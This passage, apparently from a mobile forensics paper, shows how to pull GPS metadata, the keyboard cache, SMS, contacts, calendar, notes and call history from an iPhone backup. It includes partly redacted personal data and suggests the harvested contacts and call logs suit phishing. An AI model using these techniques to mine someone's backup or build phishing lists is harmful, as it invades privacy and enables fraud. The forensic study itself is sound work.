□ SystemConfiguration/com.apple.PowerManagement.plist	1 KB	4.00
□ SystemConfiguration/com.apple.radios.plist	1 KB	4.00
□ SystemConfiguration/com.apple.wifi.plist	21 KB	4.00
□ SystemConfiguration/preferences.plist	6 KB	4.00
□ TrustStore.sqlite3	16 KB	4.00


Media/PhotoStreamsData/1441126287/101APPLE/IMG_1062.JPG

Welcome to iBackupBot

IMG_1062.JPG 1434x1920

Figure 4-3 Photostream file

Another file for IMG_1062.JPG is created. This is called 101APPLE-IMG_1062.JPG. This contains metadata concerning the Photostream service. (Fig 4-4)




```
iBackupBot
▼ iTunes Backups
  ▼ Darren Manners's iPhone
      ASKHOMEWORK.Them
      K6747D6H83.stickcliff
      com.ADT.ADTDistribut
      com.Comcast.Comcast
      com.amazon.Amazon
      com.amazon.Lassen
      com.amazon.PriceChe
      com.apple.me.iDisk
      com.apple.mobileme.f
      com.apple.store.Jolly
      com.atari.mobile.ataris
      com.atebits.Tweetie2
      com.bankofamerica.Bo
      com.barclaycardus.iph
      com.blackboard.mobil
      com.cisco.CiscoMobile
      com.cisco.umiapp
      com.cnn.iphone
      com.comcast.cim.xfini
      com.crackle.crackle-ip
      com.epicforce.ifighter
      com.expedia.booking
      com.feelgreatgames.st
      com.glu.paperboy
      com.gm.myBuick
      com.google.b612
      com.hbo.hbogo
      com.move.Realtor
      com.napster.napster
      com.nuance.Dictation
      com.nytimes.NYTimes

Darren Manners's
Product Type:    iPhone3,3
Serial Number:   C8RFDC86DDP7
IMEI:
System Files

Path
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1042.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1043.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1044.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1045.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1046.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1047.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1048.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1049.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1050.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1051.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1052.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1053.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1054.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1055.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1056.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1057.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1058.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1059.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1060.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1061.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1062.JPG
□ Media/PhotoStreamsData/1441126287/.MISC/Info.plist
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1001.JPG
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1002.JPG
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1003.JPG
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1004.JPG
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1005.JPG
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1006.JPG
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1007.JPG
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1008.JPG
□ Media/PhotoStreamsData/1441126287/101APPLE/IMG_1009.JPG

Welcome to iBackupBot                    IMG_1062.JPG 1434x1920
```

```
Media/PhotoStreamsData/1441126287/.MISC/101APPLE-IMG_1062.JPG
Position: 0 / 133 ( 0% )                                                                                        ☑ Value preview
00000000:  3C 3F 78 6D 6C 20 76 65 72 73 69 6F 6E 3D 22 31 2E 30 22 20 65 6E 63 6F 64 69 6E 67 3D 22 55 54 46 2D 38 22 3F 3E 0A   <?xml version="1.0" encoding="UTF-8"?>
00000027:  3C 21 44 4F 43 54 59 50 45 20 70 6C 69 73 74 20 50 55 42 4C 49 43 20 22 2D 2F 2F 41 70 70 6C 65 2F 2F 44 54 44 20 50   <!DOCTYPE plist PUBLIC "-//Apple//DTD P
0000004E:  4C 49 53 54 20 31 2E 30 2F 2F 45 4E 22 20 22 68 74 74 70 3A 2F 2F 77 77 77 2E 61 70 70 6C 65 2E 63 6F 6D 2F 44 54 44   LIST 1.0//EN" "http://www.apple.com/DTD
00000075:  73 2F 50 72 6F 70 65 72 74 79 4C 69 73 74 2D 31 2E 30 2E 64 74 64 22 3E 0A 3C 70 6C 69 73 74 20 76 65 72 73 69 6F 6E   s/PropertyList-1.0.dtd"> <plist version
0000009C:  3D 22 31 2E 30 22 3E 0A 3C 64 69 63 74 3E 0A 09 3C 6B 65 79 3E 6B 50 4C 49 6D 61 67 65 57 72 69 74 65 72 50 68 6F 74   ="1.0"> <dict>  <key>kPLImageWriterPhot
000000C3:  6F 53 74 72 65 61 6D 41 73 73 65 74 46 69 6C 65 48 61 73 68 4B 65 79 3C 2F 6B 65 79 3E 0A 09 3C 73 74 72 69 6E 67 3E   oStreamAssetFileHashKey</key>  <string>
000000EA:  30 31 63 35 62 61 63 64 2D 32 38 30 30 65 38 66 30 2D 32 64 61 61 31 64 35 38 2D 62 63 38 35 65 64 36 61 2D 64 37 62   01c5bacd-2800e8f0-2daa1d58-bc85ed6a-d7b
00000111:  37 31 64 33 38 2D 37 62 3C 2F 73 74 72 69 6E 67 3E 0A 3C 2F 64 69 63 74 3E 0A 3C 2F 70 6C 69 73 74 3E 0A               71d38-7b</string> </dict> </plist>

Byte: 60                 BE Word: 15423                BE Dword: 1010792557
                         LE Word: 16188                LE Dword: 1836597052
```

Figure 4-4 Image metadata

To find the GPS locational data information, assuming the end user had GPS enabled, save the image to the desktop. Open the image using Preview and press Command +I to bring up Inspector. The latitude and longitude and be viewed. This can be opened into Google maps for more detail by pressing the locate button. In this case the photo was taken at Mountain Empire Community College located in Southwest Virginia, USA. (Fig 4-5)




Altitude 592 m (1942.3 ft)
Altitude Reference above sea level
Image Direction 113.6896
Image Direction Reference True direction
Latitude 36° 51' 15" N
Longitude 82° 45' 34.8" W
Time Stamp 14:29:40.00

Figure 4-5 Command +i

Author Name, email@address@manntechcomputersinc.com

Other information about the picture is also available. Using a similar technique similar to that used in Figure 4-6 can see the date and time. In this case we can see it was taken on November 2nd 2011 at 09:02:53.



Aperture Value	2.970854
Brightness Value	6.856921
Color Space	sRGB
Date Time Digitized	2011:11:02 09:02:53
Date Time Original	2011:11:02 09:02:53
Exif Version	2.2.1
Exposure Mode	Auto exposure
Exposure Program	Normal program
Exposure Time	1 / 216
Flash	Flash did not fire, co...
FlashPix Version	1.0
FNumber	2.8
Focal Length	3.85
ISO Speed Ratings	80
Metering Mode	Pattern
Pixel X Dimension	2592
Pixel Y Dimension	1936
Scene Capture Type	Standard
Sensing Method	One-chip color area s...
Sharpness	Hard


Figure 4-6 Dates of GPS data

4.2.2. Text Files

Files within the data structure can contain an amazing amount of information. Users may be totally unaware that this information is stored on the desktop. One interesting file is the dynamic-text.dat file. (Fig 4-6) It is located in Library/Keyboard/. This file is used to autocomplete predictive common words the user tends to use that are not in its built in dictionary. (Sadun, 2009)

It is the user's personal dictionary. It keeps a list of approximately 600 words. It appears that it does not store passwords typed into password fields in forms. However, if the user typed a password into an email or web search it may appear in this file. Not all the iPhone apps will add text to the personal dictionary. The easiest way to add new words to this is to open up mobile Safari and enter the words into the search field.

The words appear jumbled and do not follow the text that was actually typed. In fact at times, words typed into an email/text message did not appear. This may be due to the existence of the word already in the build in dictionary. It does create some interesting sentences at times if you forget that it is randomized.



Library/Keyboard/dynamic-text.dat

Position: 25 / 1617 (0%)

☑ Value preview

```
00000000:  44 79 6E 61 6D 69 63 44 69 63 74 69 6F 6E 61 72 79 2D 34 00 00 00 02 80 73 68 6F 75 6C 64   DynamicDictionary-4     should
0000001E:  00 72 65 61 73 6F 6E 00 6E 6F 74 68 69 6E 67 00 62 6C 6F 63 6B 69 6E 67 00 68 69 6D 00 74
0000003C:  68 61 74 00 77 69 6C 6C 00 66 69 6E 65 00 65 64 75 00 79 6F 75 00 77 61 6E 74 00 70 61 79
0000005A:  00 63 61 6E 00 63 61 6C 6C 00 79 6F 75 00 63 72 65 64 69 74 00 64 65 62 69 74 00 63 61 72
00000078:  64 00 77 72 69 74 65 00 79 6F 75 00 63 68 65 63 6B 00 66 6F 72 00 79 6F 75 72 00 68 65 6C
00000096:  70 00 77 69 6C 6C 00 79 6F 75 00 76 65 72 79 00 6D 75 63 68 00 66 6F 72 00 79 6F 75 72 00         CENSORED
000000B4:  68 65 6C 70 00 66 72 6F 6D 00 62 61 63 6B 00 61 6E 64 00 74 68 65 6E 00 72 65 70 6C 79 00
000000D2:  62 61 63 6B 00 77 77 77 00 77 77 77 00 70 68 6F 6E 65 00 77 6F 72 6B 73 00 61 67 61 69 6E
000000F0:  00 6C 6F 76 65 00 79 6F 75 00 67 6D 61 69 6C 00 62 61 63 6B 00 77 6F 75 6C 64 00 6C 6F 76
0000010E:  65 00 74 68 65 00 67 6F 6C 64 00 70 61 70 65 72 73 00 65 61 72 6E 00 68 6F 77 00 70 72 6F
0000012C:  63 65 65 64 00 77 69 74 68 00 73 6F 6F 6E 00 74 68 69 73 00 6A 75 73 74 00 72 65 71 75 65   ceed with soon this just reque
0000014A:  73 74 00 67 6F 6C 64 00 70 61 70 65 72 00 61 6E 64 00 76 69 61 00 74 68 65 00 6E 6F 72 6D   st [redacted] and via the norm
00000168:  61 6C 00 6D 65 61 6E 73 00 62 72 61 69 6E 00 67 61 6D 65 00 63 75 62 65 00 63 6F 6C 6F 72   al means brain game cube color
00000186:  00 67 72 65 79 00 62 72 61 69 6E 00 74 72 69 63 6B 00 63 75 62 65 00 77 69 6C 6C 00 62 65    grey brain trick cube will be
000001A4:  67 69 6E 00 74 68 65 00 70 72 6F 63 65 73 73 00 74 68 69 73 00 77 65 65 6B 65 6E 64 00 68   gin the process this weekend h
000001C2:  61 76 65 00 66 65 77 00 69 64 65 61 73 00 61 6C 72 65 61 64 79 00 74 68 61 6E 6B 73 00 61   ave few ideas already thanks a
000001E0:  67 61 69 6E 00 74 68 65 00 6F 70 70 6F 72 74 75 6E 69 74 79 00 63 68 61 6E 67 65 00 74 68   gain the opportunity change th
000001FE:  65 00 6E 75 6D 62 65 72 00 74 68 65 79 00 63 61 6C 6C 00 63 65 6C 6C 00 63 6F 76 65 72 61   e number they call cell covera
0000021C:  67 65 00 68 65 72 65 00 68 61 73 00 64 72 6F 70 70 65 64 00 63 68 61 6E 67 65 00 6C 61 73   ge here has dropped change las
0000023A:  74 00 73 65 65 00 65 76 65 72 79 00 6E 6F 77 00 61 6E 64 00 74 68 65 6E 00 61 6C 6C 00 70   t see every now and then all p
00000258:  6F 72 74 73 00 61 6C 6C 00 61 64 64 72 65 73 73 65 73 00 77 69 6C 6C 00 70 61 63 6B 65 74   orts all addresses will packet
00000276:  00 63 61 70 74 75 72 65 00 61 6E 64 00 73 65 65 00 77 68 61 74 00 74 68 65 79 00 61 72 65    capture and see what they are
00000294:  00 62 75 74 00 74 68 69 6E 6B 00 74 68 65 00 74 6F 70 00 6D 79 00 68 65 61 64 00 68 65 61    but think the top my head hea
000002B2:  64 00 6C 65 74 00 6C 6F 6F 6B 00 73 6F 6D 65 00 73 74 75 66 66 00 67 6F 74 00 6D 79 00 72
000002D0:  65 73 75 6C 74 00 75 6E 69 71 75 65 00 74 68 65 00 73 65 6E 73 65 00 74 68 61 74 00 64 69
000002EE:  64 00 6E 6F 74 00 70 61 73 73 00 62 75 74 00 63 6C 6F 73 65 00 74 68 61 74 00 74 68 65 79      CENSORED
0000030C:  00 77 61 6E 74 00 77 72 69 74 65 00 70 61 70 65 72 73 00 61 6E 64 00 74 68 65 79 00 77 69
0000032A:  6C 6C 00 70 61 73 73 00 74 68 65 79 00 73 61 69 64 00 77 61 73 00 67 6F 74 00 6D 79 00 72
00000348:  65 73 75 6C 74 73 00 62 61 63 6B 00 66 72 6F 6D 00 6D 79 00 65 78 61 6D 00 61 70 70 61 72
```

Byte: 0 BE Word: 110 BE Dword: 7237492


LE Word: 28160 LE Dword: 1953459712

Figure 4-6 Dynamic-text.dat

Note: I even had to censor my own data as it contained personal identifiable information.

4.2.3. Text Message Files

Text messages can be found in the Library/SMS/ section. The main database is the sms.db file. Pictures that are sent are also stored in the Library/SMS/ section. Current iBackupbot version for Apple Mac crashed when opening this file. This screenshot was taken from the Microsoft Windows version as this seemed to work fine. (Fig 4-7)



SMS Message Viewer


Address	Date	Text	Type
Messages			
Amanda [redacted](	11/09/11 08:41:07	What's happening with the lockdown	Outgoing
	11/09/11 08:35:19	Cool love you too	Outgoing
	11/09/11 08:27:14	Hay love you r we goin to romas	Incoming
Lisa[276[redacted]]	11/08/11 15:15:07	[redacted]... I'm at the DMV now	Outgoing
	11/08/11 14:39:06	IWhere are you?	Incoming
	11/08/11 14:31:21	U bone head	Incoming
	11/04/11 21:31:46	[redacted]	Outgoing
	11/04/11 19:15:06	think wizard of oz ..[redacted]	Outgoing
	11/04/11 19:14:45	About to [redacted] funn	Outgoing
	11/03/11 17:55:16	[redacted]	Unknown
	10/28/11 15:02:57	Just waiting[redacted]	Outgoing
	10/28/11 15:02:19	They want me [redacted]	Outgoing
	10/28/11 15:01:51	Just finishing now	Outgoing
	10/28/11 14:54:24	Were r u	Incoming
900[redacted]	10/27/11 15:20:30	VZW FREE MSG: Your bill is ready to view online. Visit verizonwireless.com or c	Incoming
Local Messages	10/27/80 14:05:12	Still [redacted]	Unknown

Figure 4-7 SMS database

Author Name, email@address@manntechcomputersinc.com

4.2.4. Address Book Files

The address book files will contain information contained in the users address books. This is under the Library/AddressBook/ area. It will contain phone numbers and email addresses. (Fig 4-8) This is useful for creating email phishing lists.



Name	Creation Date	Record
▽ Contacts		
▷ Darren Manners	Tue Apr 19 22:08:	<Home>dazzahome_manners [redacted] .com
▷ Rick [redacted]	Tue Apr 19 22:08:	<Mobile>27 [redacted]
▷	Tue Apr 19 22:08:	<Main>1-800-MY-APPLE
Propane	Mon Apr 25 04:35:	<Mobile> [redacted] -0029
Amanda [redacted]	Sun Aug 7 21:50:	<Mobile>(276) [redacted]
	Sun Aug 7 21:50:	<Home>71.2 [redacted]
Webex	Sun Aug 7 21:50:	<Work> [redacted] 452
Will	Sun Aug 7 21:50:	<Work>804 [redacted]
Gateway	Sun Aug 7 21:50:	<Work>877-4 [redacted]
Rick [redacted]	Sun Aug 7 21:50:	<Work>348
Mva	Sun Aug 7 21:50:	<Work>276 [redacted]
Gary [redacted]	Sun Aug 7 21:50:	<Work>491
Joe [redacted]	Sun Aug 7 21:50:	<Work>(276) 9 [redacted]
Twitter	Sun Aug 7 21:50:	<Work>40404
CHEYANNE CELL	Sun Aug 7 21:50:	<Mobile>2762 [redacted]
Darren	Sun Aug 7 21:50:	<Work>226
Myron [redacted]	Sun Aug 7 21:50:	<Work>473
Greeting admin	Sun Aug 7 21:50:	<Work>276 [redacted]
Larry Sturgill	Sun Aug 7 21:50:	<Mobile>(276) 3 [redacted]
Bob	Sun Aug 7 21:50:	<Mobile> [redacted] 727 [redacted]


Figure 4-8 Call list

4.2.5. Calendar Files

Calendar items are located in Library/Calendar/Calendar.sqlitedb. Working down the list it is possible to identify upcoming and previous engagements. (Fig 4-9)

The time format used by iPhone backups is the Unix Timestamp format and the Absolute Time format. This format uses the Unix Epoch start date of Midnight GMT January 1st 1970. It then counts the seconds lapsed from this value. An example would be the current date of 7th November 2011, 08:41:32. In the Unix Timestamp format this would equate to 1320655292. There are many sites that can convert the Unix Timestamp format to a normal readable format. http://www.onlineconversion.com/unix_time.htm is one of them. On a Unix system you can type date +%s to find the current Unix time.

Absolute time measures the number of seconds from one point in time to another point in time. (Mona & Baggili, 2010)




	start_date	start_tz	end_date	all_day	calendar_id	orig_item_id	orig_date	organizer_id
1	339609600.0	Etc/GMT+4	339613200.0	0	14	0		0
2		America/New_York		0	16	0		0
3	341452800.0	_float	341798399.0	1	14	0		219
4	341107200.0	_float	341193599.0	1	14	0		220
5	340732800.0	America/New_York	340734600.0	0	14	0		221
	341431200.0	America/New_York	341436600.0	0	14	0		222

Figure 4-9 Calendar data

4.2.6. Notes Files

Notes files are located under Library/AddressBook/AddressBook.sqlitedb. This database will contain information contained in the notes app. (Figure 4-10) This would be useful as possible passwords or personal identifiable information may be found here. (Bader, and Baggili 1-15)




Create	Title
Mon Aug 15 20:20..	Get UVA wise transcript
Sat May 14 21:35:...	Call adt

Figure 4-10 Notes

4.2.7. Call history

Located under Library/CallHistory/call_history.db. (Fig 4-11) This file will show the incoming and outgoing information of the cell data. It will also show any Facetime connections. This may be useful for phishing phone calls.




Call History Viewer

Address	Date	Type	Duration
▽ Call History			
▷ 41055[redacted]	Wed Nov 2 17:13:07 2011	Outgoing	00:01:32
Darrer[redacted]	Wed Nov 2 15:36:58 2011	Outgoing	00:00:47
Darrer[redacted]	Wed Nov 2 15:33:17 2011	Outgoing	00:01:18
Lisa[2[redacted]	Wed Nov 2 12:04:26 2011	Outgoing	00:06:57
27652[redacted]	Wed Nov 2 11:31:06 2011	Outgoing	00:00:29
Lisa[2[redacted]	Wed Nov 2 11:07:09 2011	Outgoing	00:00:36
▷ 27652[redacted]	Wed Nov 2 11:05:55 2011	Outgoing	00:00:22
Lisa[2[redacted]	Wed Nov 2 10:58:04 2011	Outgoing	00:00:35
▷ 27652[redacted]	Wed Nov 2 10:57:21 2011	Outgoing	00:00:30
Lisa[2[redacted]	Wed Nov 2 10:48:01 2011	Outgoing	00:00:42
▷ 27652[redacted]	Wed Nov 2 10:47:20 2011	Outgoing	00:00:34
27652[redacted]	Wed Nov 2 09:00:29 2011	Incoming	Missed
Lisa[2[redacted]	Wed Nov 2 08:37:33 2011	Outgoing	00:03:01
27652[redacted]	Wed Nov 2 08:37:24 2011	Outgoing	00:00:04
Lisa[2[redacted]	Wed Nov 2 08:12:51 2011	Incoming	00:04:34
Darrer[redacted]	Wed Nov 2 06:32:31 2011	Outgoing	00:13:07
